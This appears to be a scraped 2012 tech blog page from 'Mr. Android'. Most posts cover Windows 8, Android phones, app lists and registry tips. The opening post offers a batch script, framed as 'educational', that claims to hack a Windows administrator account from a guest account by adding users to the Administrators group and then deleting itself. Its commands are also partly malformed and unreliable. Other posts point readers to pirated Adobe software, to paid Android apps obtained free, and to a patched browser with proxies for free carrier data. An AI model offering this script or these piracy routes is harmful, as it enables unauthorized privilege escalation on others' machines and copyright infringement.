Facebook Facebook Facebook Facebook

ANDROID

How To Hack Windows Administrator Account From Guest Windows Account.

0 comments


Note From the Blog Owner: This Trick is meant for Educational Purposes and I do not encourage Hacking in Any bad Way.

Hello,Today I am giving a Trick on "How To Hack Windows Administrator Account from Guest Account."

     To Do This Just Follow the below given Steps.

 Do this from Guest Account.

1. Copy the below code.


Code--->


echo off
title Please wait...
cls
net user add Username Password /add
net user localgroup Administrators Username /add
net user Guest 420 /active:yes
net localgroup Guests Guest /DELETE
net localgroup Administrators Guest /add
del %0


2. Open Notepad and Save it as Guest2admin.bat ( You can keep any name the it should end with .bat Format) and keep the FILE TYPE as ALL FILES.


3. Execute this File where you Saved it.

        A Command Prompt Window will Open and Close...And then,You'll come to the Administrator Account.

HAPPY HACKING!!!

This Post by-
 KANISHK SINGH

Asus PadFone - Transformer taken on step further

0 comments


Maybe the most interesting concept unveiled at the Mobile World Congress is the Asus PadFone. Basically, it is based around a 4.3-inch Android smartphone, that can be docked into a 10.1-inch tablet. This converts the smartphone into a tablet. The tablet can be docked into keyboard, which converts the tablet into a laptop. Each dock adds a supplemental battery and storage. 

How popular this concept will be depends a lot on how much the whole system would cost, but it should be a lot cheaper than buying a smartphone, tablet and laptop separately.

Combined with concepts like Ubuntu for Android or used in conjunction with Windows 8, Asus scalable hardware could be very interesting indeed.

Windows 8 Consumer Preview - The real challenge is creating scalable Metro Apps

0 comments

I don't want to make disparaging comments about software still in development, so this article should not be taken as such. Windows 8 Metro Apps are great. I do not know how well Metro Apps will scale to different display sizes. I am a big fan of Metro. Among all the smartphone operating system, I think Microsoft did the best job of creating an interface that really works well on a small screen. 

Microsoft with its Windows Phone OS created an interface that works really well on a 3.7-inch screen. Windows 8 looks like it would do great on a 10.1-inch tablet display. I am not too sure I like it on a larger screen.


One example is the People app which here is displaying my Twitter feed. It displays just three tweets at a time. 

The other thing that throws me off is that I realize that on a desktop, I have gotten used to reading information vertically. Windows Phone displays information horizontally. 


Windows 8 even its current beta state is fast and stable. The Metro user interface is easy enough to get used too. The area I feel needs most work is the Metro apps. It would be great to use the same apps across multiple platforms, but a changing the way they are displayed on larger screens is not such a bad thing.


Alternatif Android Market

2 comments

1. Aptoide


2. APP Planet


3. Blapk Market



4. i-Store dari Indosat



5. APKTor (add repo secara manual)


6. SlideME


7. YAAM


8. AndAppStore


10. PandaApp


Free Download Adobe After Effect CS5

0 comments

Bagi agan - agan semua yang punya hobi edit video silakan coba ini, Adobe After Effect CS5. Semuanya ada 13 Part yang berekstensi .UIF, Tapi saya dikasih tahu buat nginstall program ini syarat mutlaknya adalah Windows 64 Bit. Kalo teman-teman mau coba, silahkan download disini :


Total keseluruhan 1.2 GB, bagi teman-teman yang mau mencobanya, silahkan download di atas.

Adobe After Effects memiliki fitur - fitur penting, misalnya Adobe After Effects memiliki alat untuk membuat Shape ( seperti yang terdapat pada Adobe Photoshop ). Pada Adobe After Effects terdapat Keyframe seperti yang terdapat pada Adobe Flash ( cara menganimasikannya juga hampir sama ). Terdapat juga Expression yang hampir mirip dengan Action Script pada Flash, dan masih banyak lagi yang lain.


Note :

Untuk Menginstallnya harus Versi Windows 64-Bit, Versi CS 4 masih bisa di windows 32-bit.

DARKTIDE

0 comments


"DARKTIDE" Kate Mathieson (Halle Berry), seorang penyelam yang sangat tertarik melakukan pendekatan dengan hiu putih yang menjadi pemimpin makhluk predator pantai pulau Guadalupe yang terisolasi.

Ketika suaminya memilih keluar dari pulau tersebut demi keselamatan istrinya, pernikahan mereka diambang kehancuran Setahun kemudian, perjalanan kembali ke pulau yang sama, terjadi serangkaian konfrontasi bawah laut mengerikan. 

Kate berhasil membuktikan bahwa dirinya berani dan mampu; dan mungkin menjadi aksi manusia paling berani menghadapi predator paling menakutkan.


Sumber : youtube | Video Movie Trailer | Jenis Film : Action | Sinopsis : 21cineplex.com
Tags : Movies Trailer

Top 5 "Best & Free" Audio Video converters

0 comments

Downloaded your favorite audio/video on your computer system, but its not compatible to your handheld devices. That's why mostly we need Audio Video Converters to convert from one to another format.In fact Audio Video conversion has become one of the most frequent tasks of our daily routine because all devices support only some audio video formats.
As there are several Audio/Video converters available in market but all of those are not enough good to perform our desired tasks. So, question comes which Audio/Video Converter to get? Being a Free Software Provider, Software Wanted has compiled a list of Top 5 "Best and Free" Audio Video Converters.


Top 5 "Best and Free" Audio Video Converters

Oxelon Media Converter

Oxelon Media Converter is a free and easy to use Audio/Video converter that lets you to convert any of your favorite Audio/Video into any other format you want. The great feature of this free Audio/Video Converter is it assimilation with Windows OS. What it  means, it means that you don't need to open the Oxelon Media Converter and drag&drop your Audio/Video file to it, but it also facilitates you that you just need to right click on your Audio/Video file to be converted and select Oxelon Convert to Audio or Oxelon Convert to Video. In fact this is all in one software that converts in several different formats, Audio to Audio Conversion, Video to Video Conversion and Extracts Audio from Video. Yes! It also facilitates you the extraction of Audio from any supported Video format. 

Wisoft Free Video Converter

Looking at its name, you must be thinking it as only Video Converter, but surprisingly its not just a Video Converter but it also has ability to Rip Audios from Videos and interestingly Its FREE!. It also converts your Video into an Image, Surprised? It converts your Video to an animated image "gif format".

Format Factory

The name Format Factory is replicating the nature of this Converter Tool. It does not only supports Audio to Audio Conversion, Video to Video Conversion and Extraction of Audio from Video but this Free Conversion Tool also supports Image Conversion.
It supports following facilities

  • All to MP4/3GP/MPG/AVI/WMV/FLV/SWF.
  • All to MP3/WMA/AMR/OGG/AAC/WAV.
  • All to JPG/BMP/PNG/TIF/ICO/GIF/TGA.

Pazera Video Converters Suite 1.4

This is not a single software, In face this is a bundle that contains several Portable Video Converters. It allows you to convert from almost All Video formats to any of your desired video Formats, like FLV, MP4, 3GP, AVI, MPEG and many more. Its easy to use interface and almost all supported formats make this software a Must Have Video Converter Suit. 

Miro Video Converter

Miro Video Converter is 100% free and open source Video Converter. That facilitated you to convert almost Video of any format to vp8, MP4 for your iPhones or Android Phones. This is a simple and and easy to use Free Video Converter with user friendly interface. 

Windows 8 Consumer Preview Start Menu brouhaha

0 comments

Much has been made about the removal of the Start Menu from the upcoming Windows 8 and the new Metro desktop. Many who got used to pressing the Start Button and navigating around the pop-up menu with a keyboard controls or mouse are lamenting the loss of this feature. I have used the Developer Preview a few months back and have been on the Consumer Preview for a day on a laptop with using the touch pad and not a mouse. I really do understand is different, but not necessarily harder to use, subject to a few caveats.

Windows now starts up with a lock screen, which probably should be removed from a desktop. It really just make sense to maintain the lock screen on a PC or laptop. Even if you are trying to maintain uniformity of the interface among devices, I do think the absence of the lock screen would confuse anybody. It is a small matter and there are ways to disable it.

So after you boot up your PC and login to your Microsoft account this is what you will see. 


This is your new start menu which you can customize by adding tiles, which are basically icons or widgets depending on the application they are linked too. If you press the Windows Key from anywhere you go back here.

You can navigate around this screen by touch, mouse or even using your keyboard arrow keys and enter to activate. Nothing really hard about it. 

There is a hot zone on the on the top left of the screen where you can place a finger or a mouse pointer followed by a downward motion to reveal all open applications. 


You can also do it the old familiar way via keyboard by pressing Alt-Tab.


If you ask me, the real issues are the way the All Applications menu is buried away in a pop-up panel on the button. Using the keyboard I need to right click on an empty portion of the page to bring it up. A simply All Applications button or tile would make it easier.


Bringing up the the menu to shutdown means is activating a hot zone on the top or bottom right of the screen and selecting settings.

   
A power  button on the Start screen or a Power tile would make it easier to access.

I am pretty much operating system agnostic, and on single day may go from a Linux PC to a Max OS X device and a Windows powered machine on the same day. While there are complaints about the change, it really is not a change for many.

While I keep may desktop pretty clean with a few icons in quick launchers, most people I see using Windows have a desktop crammed with shortcuts, files and folders. If you are that type of user, than the new Metro style interface will work for you, in a more elegant and informative manner.  

If you are a "power user", keyboard navigation works fine on Windows 8. It is pretty easy to get around the new system. What was more important to me is that it is fast and stable. Running it on a laptop with an Intel Core2 Duo T7100, 1 GB of RAM and an old 80 GB 5400 rpm hard drive, I am impressed at how fast and snappy this new operating system is. Ironically, it runs faster than my Linux installs which I use on this laptop since it had mediocre specifications.

There will be complaints. This will be the most major change in the Windows interface since Windows 95. A few years down the road, what Microsoft is counting on, is that you will being happy using the same apps on your Windows phone, tablets and desktop, on a single unified interface. I think they are probably right.

Android ICS on-screen non-existent on MWC 2012 smartphones

0 comments

One thing I noticed about the new Android Ice Cream Sandwich (ICS) phones announced at Mobile World Congress 2012 is that manufacturers have opted to retain dedicated touch sensitive buttons, instead of the on-screen soft keys of the Samsung Galaxy Nexus.

The three buttons are part of the screen.

Dedicated Touch Sensitive Buttons.

It really does not matter all that much. It is just surprising that we did not notice a single phone that follows the Galaxy Nexus lead. Instead of the four buttons specified for the original Android design, only three buttons are now being used, like ICS, with the search button being omitted.

Does anyone know of any other Android phone that uses on screen buttons?

Get Free Best Android Apps Worth $30+

0 comments

Tons of Best Android Apps are available in market, but as they say, Best is never Free. So getting best Android Apps for your Smart Android Devices requires you to spend a lot of cash. SoftwareWanted brings you a solution to this. If you want to download some Best Paid Android Application for free we are here to look for such portals where to find these Android Apps Paid Versions for Free.

Best Paid Android Apps for Free

SPB Shell 3D

SPB Shell 3D is User Interface for next generation. It gives your Android Smart Device a complete new a 3D look. You wont be bored by looking to your Smart Device Old 2 dimensional interface. SPB Shell 3D give a new life to your device. This application is available for $14.96, but the above mentioned download link allows you to get this amazing and next generation Graphic Interface for FREE! 

Pic Say Pro - Photo Editor

PicSay Pro Photo Editor is an Award Winning Android App that allows Smart Device Users to spice up their images using tons of features. PicSay Pro lets its users to remove red eyes, sharpen, straighten and crop their images. This is available at cost of $3.99. But the above link allows you get this software complete Pro Edition Free of Cost.

Kespersky Mobile Security

Kespersky Mobile Security is a Smart Android App fully equipped with anti-theft, anti malware, virus protection and many other features. It is available at $9.95 but SoftwareWanted found a place from where you can get it free of cost. This Android App also has feature to filter your calls/SMS. Kespersky Mobile Security is so Smart that it allows you to locate your lost Smart Android Device.

WiFi File Transfer Pro

WiFi File Transfer Pro is Smart Light Weight android Application that lets you to download / upload multiple file on your WiFi network all files at once. This application has features to rename, zip, delete, copy or unzip your files. In short this application is used as a file transfer medium from your Smart Phone to Computer system without any cable. To transfer files yo device and computer system, both need to be at the same network.

Opera Mini 7.0 Firefox v3 + Multi Patch Three

0 comments

Share lagi Opera Mini 7.0 kali ini sudah coexist dan dengan menggunakan skin firefox v3 dari kang d@cunk plus bonus multi patch dari saya buat kalian pengguna SC three.

OPERA MINI 7.0 GRATIS THREE

OPERA MINI 7.0 GRATIS THREE

OPERA MINI 7.0 GRATIS THREE


Download Opera Seven Firefox v3 Coexist Unsigned by d@cunk Disini

Download multi-patch om 7.0 [three] dibawah ini:
multi-patch om 7.0.sis


- Proxy: 8 2 . 1 4 5 . 2 0 9 . 2 5 3 atau 8 0 . 2 3 9 . 2 4 2 . 8 0 atau 1 4 1 . 0 . 1 1 . 2 5 3
- Support s60v3_240x320 only
- jika aplikasi tidak dapat dibuka, silahkan hapus folder keychain dan file keychain.ini yang ada di E:/system/apps/OmFirefox_300354D0


Semoga bermanfaat :x


Post By : http://ponsel-tips.blogspot.com

Write Protect Your USB Flash Drive.

0 comments

Hello,


        Today I am going to tell you "How To Write Protect You USB Drive"


What is Write Protecting the USB Drive?


       According to me,Write Protecting the USB Drive is to Lock The USB Drive.That means,No one can Delete,Copy,Send Files to your USB Drive. (Works only with software).


Why write protect your USB flash drive ?

When you put your USB flash drive in a pc infected with virus, the virus gets attached to your pen drive and then it infects all computers where it is used. But sometimes we are forced to use pen drive in such pc. So is there any way to prevent virus getting infected in a pen drive ? If your pen drive has a "make read only" switch, then you need to just make it read only before inserting it into a suspected pc. But nowadays most pendrives do not have such "make read only" switch, so the following solution may be handy.


There are Two Ways to Write Protect the USB Drive.


1. Editing the Windows Registry.


2. By Software.


Write Protect by Editing Registery.


1. Open the Registry Editor (Open the “Run” dialog box, type regedit and hit “Enter”).
2. Navigate to the following Registry key:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\
3. Create a New Key named as StorageDevicePolicies. To do this right-click on Control, and click on New->Key and name it as StorageDevicePolicies.
4. Now right-click on StorageDevicePolicies and create a New->DWORD (32-bit) Value and name it as WriteProtect.
5. Double-click on WriteProtect and set the Value data to 1.
Now the right-protection for USB drives is enabled on your computer (no restart required) and thus it would not be possible for anyone or any program to add/delete the contents from yourUSB flash drive. Any attempt to copy or download the files onto the USB drive will result in the following error message being displayed.

"THIS DRIVE IS WRITE PROTECTED."

Note: With Registry Editing,Write Protect may or may not work.It was tested by me and It was unsuccessful So I suggest you all to Use the Software.

Write Protecting The Drive with Software.

To Write-Protect Your USB Drive with Software. Click on the Below Link to download.
This Software is Made by -NARESH MANANDHAR (Special Credits)


After Downloading,Extract the Content of this .ZIP File to a Safe place.You'll Get Two Contents.

1. Disclaimer.TXT
2. USBWriteProtect.EXE

Please Read the DISCLAIMER.TXT file before running the software.

Now Run the File and You See something like this--->

Instructions To Use the Software.

First,Eject all USB Drives connected to the PC.(As it may stop the software from functioning fully.)

Then Open the Software.Now Attach the USB Drives you want to Write-Protect.

Then Check the Option of "Enable Write Protect" and Hit the Button "APPLY"

in the Protection tab of the software.

Now,To See if the software is really working,Notice the Icon of the "Protection Status" window of the software.If you see a Green Tick Mark then,the USB Has been write protected.

Now try to make changes to the Content of the USB Drive.For Example:Try Deleting one Folder or trying making a new folder in that USB Drive.Or,Try copying a folder from my Document to USB Drive.

Now,If you Plug-in the USB Write-Protected Drive to any other Computer too,You can't make changes to it,until you have Installed the "USB Write Protect" software on that PC.

To Turn Off the Write-Protect Settings,Just open the software again (this time attach that USB Drive too)
and just Tick the Option of "Disable Write Protect" and Hit the Button "APPLY".

Now Plug-Out your USB Drive and Do the above step again.Now Insert the USB Drive again and See if Red Cross Mark is there in the "Protection Status" tab of the software.If there is Red Mark,then its Write Protect Disabled.


This Post by-


 KANISHK SINGH

Send Free SMS to Mobilink from any corner of World

0 comments

Sending free SMS from any where to Pakistan was a dream that came true through Google-Mobilink new service.
Recently Google and Mobilink joined hands with intentions to provide their customers a service. Pioneers of Mobile Phone service introduced a new kind of service never introduced before in Pakistan. Free SMS service to Mobilink number from anywhere in world.
Astonished? Yes! Its true, one can send free SMS to any mobilink number from anywhere in world using one's Gmail account.

Gmail to Mobilink free SMS

Login to your gmail account and on left side in Send SMS box you need to enter your desired mobilink number as shown in the image above.

  • After that a popup window will be opened asking you to enter Recipient Name.
  • By default Pakistan will be mentioned in Country box, If not please Select your country as Pakistan.
  • Select Mobile in the box as mentioned in the image above.
  • Click Save
  • Once you are done with the above step. A new window will be opened at right lower side of you desktop. Stat sending SMS to that Mobilink user.
  • Once you have saved the number, it'll be saved in your contact list. Next time you just need to Click on the Name to start Sending Free SMS.
  • Gmail users can send free SMS to Mobilink users limited to 50 SMSs. 
  • The more they get the replies to their SMS the more will be their limit to send SMS.

Mobilink to Gmail SMS

Mobilink users can reply back to the same sms at price Rs. 1+Tax.
Mobilink users can reply back to sender in 24hours time period.

Send Large Files via Email with WizDrop.

0 comments

Almost, every e-mail providers limit size of file attachments. For example In Gmail, We can only attach a file less than 25 MB. In fact, most email providers limit to less than it. WizDrop is a quick way to send large files up to 100 MB for every email addresses.


Quite easy, just follow these steps:
1. Visit Site Here. Then enter your email Enter your email address in the first column.


2. Click Browse on the second column and upload your media files. Each video file, image or audio will work. Size limit is 100 MB, so the larger video, need to be cut in sections.


When uploading files, you have the option to add a subject line and message that will appear in the email. If you send files to the phone, please ignore this option. If the file already was uploaded, the second column will be colored green.


3. Enter your email address and telephone number of the recipient file. Separate with a semi-colon (;). If the recipient is more than one. And input the security code.


4. Click the blue button and DROP A message will appear stating the file you have too DROP or sent.


When your friend receives your file, there will be a link via email or text message to download your file. Sometimes, an email message WizDrop be labeled as spam, so tell your friends to check the spam folder.


This Post By-


KANISHK SINGH

ShutDown Problems of Your Computer.

0 comments

Computer can not be shutdown is a very common problem when trying to log off, restart, or shut down, computer based on Windows does not respond and sometimes the shutdown process and then walk half way to death. If on leave, will cause damage to some hardware such as hard drives, motherboards and so forth.

This condition can be caused several things such as drivers that are not compatible, there are computer programs that are running and BIOS settings are wrong.

To fix this, first remove the disease above. If still not normal, try the following steps:


1. Click the Start Menu -> Run -> type regedit
2. Go to HKEY_CURRENT_USER -> Control Panel -> Desktop
3. Double click on PowerOffActive and change its value to 1


This Post By-
KANISHK SINGH

Fix 50 Errors in Windows 7 and Windows Vista

0 comments

FixWin is a software utility that use to correct 50 errors in Windows Vista and Windows 7 for free. This software works only in minutes, depending on the type of error on windows 7 and vista.

Several types of errors such as:

1. Recycle Bin can not be cleaned normally

2. Right-click menu does not appear in the browser Internet Explorer from the contextual menu is disabled by windows

3. Windows Media Center can not update the database, or there is no confirmation dialog box when deleting files

4. Task Manager, Registry Editor CMD or inactive.

5. and so forth.

By using the FixWin Utility, the problems on windows vista and windows 7 can be overcome.

In the software there are several categories of errors such as Windows Explorer, Internet: Connectivity, Windows Media, System Tools & Misc Additional Fixes.

Download Fix Win


This Post By-


KANISHK SINGH.

Trigger "God Mode" in Windows

0 comments

The "God Mode" term on computer is a simple way that allows users to access all the hidden applications in Windows Control Panel from one folder only.

By creating a new folder in Windows 7 and changing the name by using the specified text string as the name of the extension at the back of the folder, we could have a way to change almost any setting, configuration, registry, and others. The changes is such as changing the look of the mouse pointer to create a new hard-drive partitions.

So, God Mode is creating a folder that contains all the access to hidden Windows Control Panel. This step is a practical way to access all the controls in the Windows configuration.

To Enable 'God Mode' in Windows 7
This trick is running on OS Windows 7, To enter the "GodMode" we need to create a new folder. Then rename the folder to:

Foldername.{ED7BA470-8E54-465E-825C-99712043E01C}
Or change the name to:
GodMode.{ED7BA470-8E54-465E-825C-99712043E01C}

The folder icon will change to Control Panel icon and will contain dozens of Control options Access.

This Post By-


KANISHK SINGH
Automatic Logout in Facebook.

0 comments

Many facebook users who forget to log out of Facebook after using it. This condition is one of the fatal mistake, because it a way to nosy people or hackers to break into facebook account.

To anticipate the possibility of forget to log out, you should enable automatic logout feature. Unfortunately, this feature can be done in Mozilla Firefox browser, by using the Add-Ons Facebook Auto Logout which can be downloaded from the below link.

Click Here to Download.

With this add-on, we can automatically logout from our Facebook page even though we have set "Keep me logged in". Cookies are a reminder we never logged anything removed by it.

Facebook Auto-Logout performance is very good. Although we did not close the tab or close the browser, but the add-ons will help us to log out from Facebook in a matter of a minute. That way, even if we leave the browser open, not to worry to not log out, because it automatically, add-ons are already helping us to logout by itself.


This Post By-


KANISHK SINGH

(Theme) ADW Launcher vol1

0 comments

Apple to unveil the new iPad on March 7

0 comments

As expected Apple will be unveiling there next iPad in March 2012, the iPad 2 having been launched on March 3, 2011. 


The date has been set for March 7. The new iPad is expected to feature a higher screen resolution, a faster processor and graphics chip, and LTE connectivity. On the software side, the new iPad is expected to integrate Siri.

Related Posts Plugin for WordPress, Blogger...
 
Mr. Android © 2011 Design by Army Boots